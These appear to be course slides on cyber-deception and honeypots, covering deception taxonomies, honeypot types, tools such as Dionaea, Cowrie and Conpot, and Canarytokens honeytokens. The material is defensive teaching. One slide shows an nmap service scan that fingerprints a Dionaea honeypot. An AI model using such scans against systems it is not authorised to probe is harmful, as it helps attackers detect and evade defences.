
- Combine both signature-based and anomaly-based detection algorithms
- Advantages:
 - Combination of advantages from both systems
- Disadvantages/challenges:
 - If not completely automated: can introduce overhead for the administrators
 - How to combine the detectors?
 - Which anomaly-detection algorithms should be used?
 - How to train them?

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- **Lab exercises**

Deception: from nature to the military

- Nature:
 - Camouflage
 - Parasitic signalling
 - Mimicry
 - Defense/predators
- Military:
 - Camouflage
 - Sabotage
 - Etc.



Mimicry phenomena share two core characteristics
“resemblance to a model & received deception”

*[Enrique Font, Mimicry, Camouflage & Perceptual Exploitation:
the Evolution of Deception in Nature, 2018]*

What is cyber-deception?


- **Umbrella term** that:
 - Describes some sort of deception
 - Includes technologies such as:
 - Honeypots
 - Honeytokens (aka honeywords)
 - Decoys
 - Breadcrumbs
 - Moving target defense
 - Etc.

Deception Taxonomies (Bell and Whaley 1991 & Qassrawi and Hongli 2010)

- **Masking**
 - hiding things in the background
 - e.g., concealing the monitoring of users by the honeypot by modifying the operating system to hide its traces
- **Repackaging**
 - hiding something as something else
 - e.g., embedding of attack-thwarting software within innocent utilities of a computer's operating system
- **Dazzling**
 - hiding something by having it overshadowed by something else
 - e.g., sending many error messages to an attacker when they try to do something malicious
- **Mimicking**
 - imitating aspects of something else
 - e.g., construction of a fake file directory for a honeypot that looks like the file system of a busy user, with the goal of helping convince the attacker it is not a honeypot
- **Inventing**
 - creating new, often “fake”, objects to interest the deceive
 - e.g., a piece of software left in a honeypot for attackers to download that reports their personal data to authorities when run
- **Decoying**
 - using diversions unrelated to the object of interest
 - e.g., planting passwords of honeypot websites to encourage attackers to log in there

Honeypots and cyber deception

- First known case of a honeypot in 1986(!)
 - Clifford Stoll
 - 9 seconds of unpaid computer time at the Lawrence Berkeley National Laboratory
 - Created a honeypot by putting together terminals, and inserting fake accounts and documents
 - (successfully found the hacker, who happened to be a KGB spy)



Motivation

- Traditional cyber-defense mechanisms are okay but...
 - Attackers are expecting all these mechanisms.
 - What about more aggressive/active techniques?
 - How can we learn about novel attack trends?
 - How can we observe attackers' behavior?

Introduction [1/2]

–Definition: “**A security resource whose value lies in being probed, attacked or compromised**”

- Doesn’t have to be a (real) system
- We actually want the resource to get compromised!
- Certainly **not** a standalone security mechanism
 - A honeypot cannot take the place of an IDS or firewall

Introduction [2/2]

But why honeypots?

- (Almost) no false-positives
- Understand how attackers work
- Research/industry purposes:
 - » Malware collection and analysis
 - » Botnet mitigation
- Reducing the available attack surface/early warning system
- Because they are **FUN!**
- Identifying attack trends (see next slide)

Honeypots can highlight trends

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

Record-breaking DDoS reportedly delivered by >145k hacked cameras

Once unthinkable, 1 terabit attacks may soon be the new normal.

DAN GOODIN 9/29/2016, 1:50 AM

Port	Protocol/Service	Number of Attacks
135	RPC	24,667
139	NetBIOS	20,249
23	Telnet	11,058
80	HTTP	10,735
445	SMB	9,294

"Lastly, we identified that a number of the attacks that were targeting Telnet were conducted by insecure infected embedded devices, e.g., IP web-cams."

A honeypot-driven cyber incident monitor: lessons learned and steps ahead,

Vasilomanolakis et al., SIN 2015

Honeypot Classifications

- **Interaction-level classification**

- Low-interaction
- Medium-interaction
- High-interaction

- **Purpose**

- Generic
- Malware collectors
- Protocol-specific
- Technology-specific


- **Placement**

- Production
- Research



Interaction-level classification

- **Low interaction:** simulate network operations (usually at the TCP/IP stack)



Directory listing for /

Interaction-level classification


- **Medium** interaction: simulate network operations with more “sophisticated” ways

```
db2:~# w
 06:42:55 up 6 days, 8:04, 1 user, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
root     pts/0    95.141.37.19    06:42    0.00s  0.00s  0.00s w
db2:~# unam e-a
bash: unam: command not found
db2:~# uname -a
Linux db2 2.6.26-2-686 #1 SMP Wed Nov 4 20:45:37 UTC 2009 i686 GNU/Linux
db2:~# █
```

- Questionable class:
 - sometimes synonym to low interaction
 - sometimes not (e.g. container-based emulation)

Interaction-level classification

- **High interaction:** real systems or VMs
 - Full functionality/interaction
 - Very expensive to maintain



Purpose-based classification [1/2]

- **Generic honeypots**

- All-around, general purpose style honeypots
- Not easy to develop such (realistic-looking) honeypots
- Example: honeyd



- **Malware collectors**


- Main purpose is the collection of malware binary files
- Honeypot provides enough interaction to receive the binary
- Very useful for botnet monitoring
- Example: Dionaea




Purpose-based classification [2/2]

- **Protocol specific honeypot**
 - Emulation of a specific protocol of interest
 - Easier to develop
 - Higher interaction level can be provided
 - Example: Kippo SSH honeypot
- **Technology-specific honeypot**
 - Emulation of a specific technology
 - A “technology” is usually realized as a collection of protocols
 - Example: IoTPot – Internet of Things honeypot

Placement Classification Architectures [1/2]



Placement Classification Architectures [2/2]



Many honeypots...

- A Survey on Honeypot Software and Data Analysis
 - Nawrocki et al., 2016
 - Lists approximately **50 low and high interaction honeypots**
- **However:**
 - **Many projects abandoned**
 - This creates vulnerabilities (we will return to this later)
- We will discuss some of the most used/interesting honeypots next!

An all-around malware collector

DIONAEA HONEYBOT

Dionaea

- Low Interaction honeypot for collecting malware
- Uses Libemu a “*library written in C offering basic x86 emulation and shellcode detection using GetPC heuristics*”
- Basic protocol simulated: SMB (port 445)
- Others: HTTP, HTTPS, FTP, TFTP, MSSQL and SIP (VOIP)
- Also supports IPv6



Dionaea muscipula

Dionaea

- **Great** honeypot for capturing automatically spreading malware
- Malware files: stored locally or/and sent to 3rd party entities
(CWSandbox, Norman Sandbox, Anubis, VirusTotal)

Dionaea

- Disadvantage: getting old
- Most versions can be easily detected via Nmap:

```
C:\Users\Mert>nmap [REDACTED] -sV ←  
Starting Nmap 7.12 ( https://nmap.org ) at 2017-07-12 19:00 Turkey Standard Time  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.  
servers with --dns-servers  
Nmap scan report for [REDACTED]  
Host is up (0.019s latency).  
Not shown: 990 closed ports  
PORT      STATE     SERVICE      VERSION  
21/tcp    open      ftp          Dionaea honeypot ftpd  
25/tcp    filtered  smtp  
42/tcp    open      nameserver?  
135/tcp   open      msrpc?  
445/tcp   open      microsoft-ds Dionaea honeypot smbd  
1433/tcp  open      ms-sql-s   Dionaea honeypot MS-SQL server  
1720/tcp  filtered h323q931  
3306/tcp  open      mysql        MySQL 5.0.54  
5060/tcp  open      sip          (SIP end point; Status: 200 OK)  
5061/tcp  open      ssl/sip     (SIP end point; Status: 200 OK)
```

The ultimate SSH honeypot

KIPPO/COWRIE HONEYPOT

Kippo (and its successor “Cowrie”)

- Low interaction SSH/Telnet honeypot
- Features:
 - Presenting a fake (but “functional”) system to the attacker (resembling a Debian installation)
 - Attacker can download his tools through `wget`, and they are saved for later inspection
 - Session logs are stored in an UML- compatible format for easy replay with original timings
- Easy to deploy
- Harder to attract attackers!

HosTaGe - Overview

- Lightweight, low-interaction honeypot for (rooted) mobile devices
- 15,000++ lines of code (JAVA)
- Open source
- Available in Play Store
- Emulates several protocols
 - HTTPS, FTP, MySQL, SIP, SSH,...
- Additionally
 - Support for **many major ICS/IoT** protocols
 - Detection of multi-stage attacks
 - Signature generation

HosTaGe – Protocol Emulation

- **AMQP**
- **COAP**
- **FTP**
- **HTTP/HTTPS**
- **MySQL**
- **MQTT**
- **Modbus**
- **S7comm**
 - Proprietary protocol utilized in PLCs of the Siemens S7-300/400 family
- **SNMP**
- **SIP**
- **SMB**
- **SSH**
- **SMTP**
- **Telnet**



ICS/SCADA

CONPOT HONEYPOT

Conpot


- Low interaction **Industrial Control System (ICS)** honeypot
- Released in May 2013
- Multiple **protocols**:
 - HTTP, MODBUS, SNMP, BACnet, IPMI, S7comm
- Many **configurations** offered:
 - Siemens SIMATIC S7-200 PLC, Guardian AST tankmonitoring system, Kamstrup 382, etc.
- Usage of **XML** templates to define hardware devices

```
# conpot --template default
[REDACTED]
Version 0.6.0
MushMush Foundation

2018-08-09 19:13:15,085 Initializing Virtual File System at ConpotTempFS/_conpot_ootc_k3j. Source specified : tar:
2018-08-09 19:13:15,100 Please wait while the system copies all specified files
2018-08-09 19:13:15,172 Fetched x.x.x.x as external ip.
2018-08-09 19:13:15,175 Found and enabled ('modbus', <conpot.protocols.modbus.modbus_server.ModbusServer object at 0x7f1af5a
2018-08-09 19:13:15,177 Found and enabled ('s7comm', <conpot.protocols.s7comm.s7_server.S7Server object at 0x7f1af5a
2018-08-09 19:13:15,178 Found and enabled ('http', <conpot.protocols.http.web_server.HTTPServer object at 0x7f1af4fc
2018-08-09 19:13:15,179 Found and enabled ('snmp', <conpot.protocols.snmp.snmp_server.SNMPServer object at 0x7f1af4f
2018-08-09 19:13:15,181 Found and enabled ('bacnet', <conpot.protocols.bacnet.bacnet_server.BacnetServer object at 0x7f1af5a
2018-08-09 19:13:15,182 Found and enabled ('ipmi', <conpot.protocols.ipmi.ipmi_server.IpmiServer object at 0x7f1af5a
2018-08-09 19:13:15,185 Found and enabled ('enip', <conpot.protocols.enip.enip_server.EnipServer object at 0x7f1af5a
2018-08-09 19:13:15,199 Found and enabled ('ftp', <conpot.protocols.ftp.ftp_server.FTPServer object at 0x7f1af4fce1
2018-08-09 19:13:15,206 Found and enabled ('tftp', <conpot.protocols.tftp.tftp_server.TftpServer object at 0x7f1af4f
2018-08-09 19:13:15,206 No proxy template found. Service will remain unconfigured/stopped.
2018-08-09 19:13:15,206 Modbus server started on: ('0.0.0.0', 5020)
2018-08-09 19:13:15,206 S7Comm server started on: ('0.0.0.0', 10201)
2018-08-09 19:13:15,207 HTTP server started on: ('0.0.0.0', 8800)
2018-08-09 19:13:15,402 SNMP server started on: ('0.0.0.0', 16100)
2018-08-09 19:13:15,403 Bacnet server started on: ('0.0.0.0', 47808)
2018-08-09 19:13:15,403 IPMI server started on: ('0.0.0.0', 6230)
2018-08-09 19:13:15,403 handle server PID [23183] running on ('0.0.0.0', 44818)
2018-08-09 19:13:15,404 handle server PID [23183] responding to external done/disable signal in object 1397536723096
2018-08-09 19:13:15,404 FTP server started on: ('0.0.0.0', 2121)
2018-08-09 19:13:15,404 Starting TFTP server at ('0.0.0.0', 6969)
```

Honeytokens

- A honeypot is not always a (fully functional) system
- Honeytokens (aka *honeywords*) are such an example
- Honeytokens can be:
 - A URL
 - A username/password
 - An email account
 - A file/folder
 - ...



Example case: canarytokens




Select your token

Provide an email address or webhook URL (or both space separated)

Reminder note when this token is triggered.

Fill in the fields above

Example case: canarytokens



The screenshot shows a user interface for selecting a token type. At the top, a green header bar says "Select your token" with a dropdown arrow. Below it is a search bar with the placeholder "Search token by name Eg. command token". The main area displays a list of token types, each with an icon, a name, and a brief description:

- Web bug / URL token**
Alert when a URL is visited
- DNS token**
Alert when a hostname is requested
- AWS keys**
Alert when AWS key is used
- Azure Login Certificate**
Azure Service Principal certificate that alerts when used to login with.
- Sensitive command token**
Alert when a suspicious Windows command is run
- Microsoft Word document**
Get alerted when a document is opened in Microsoft Word

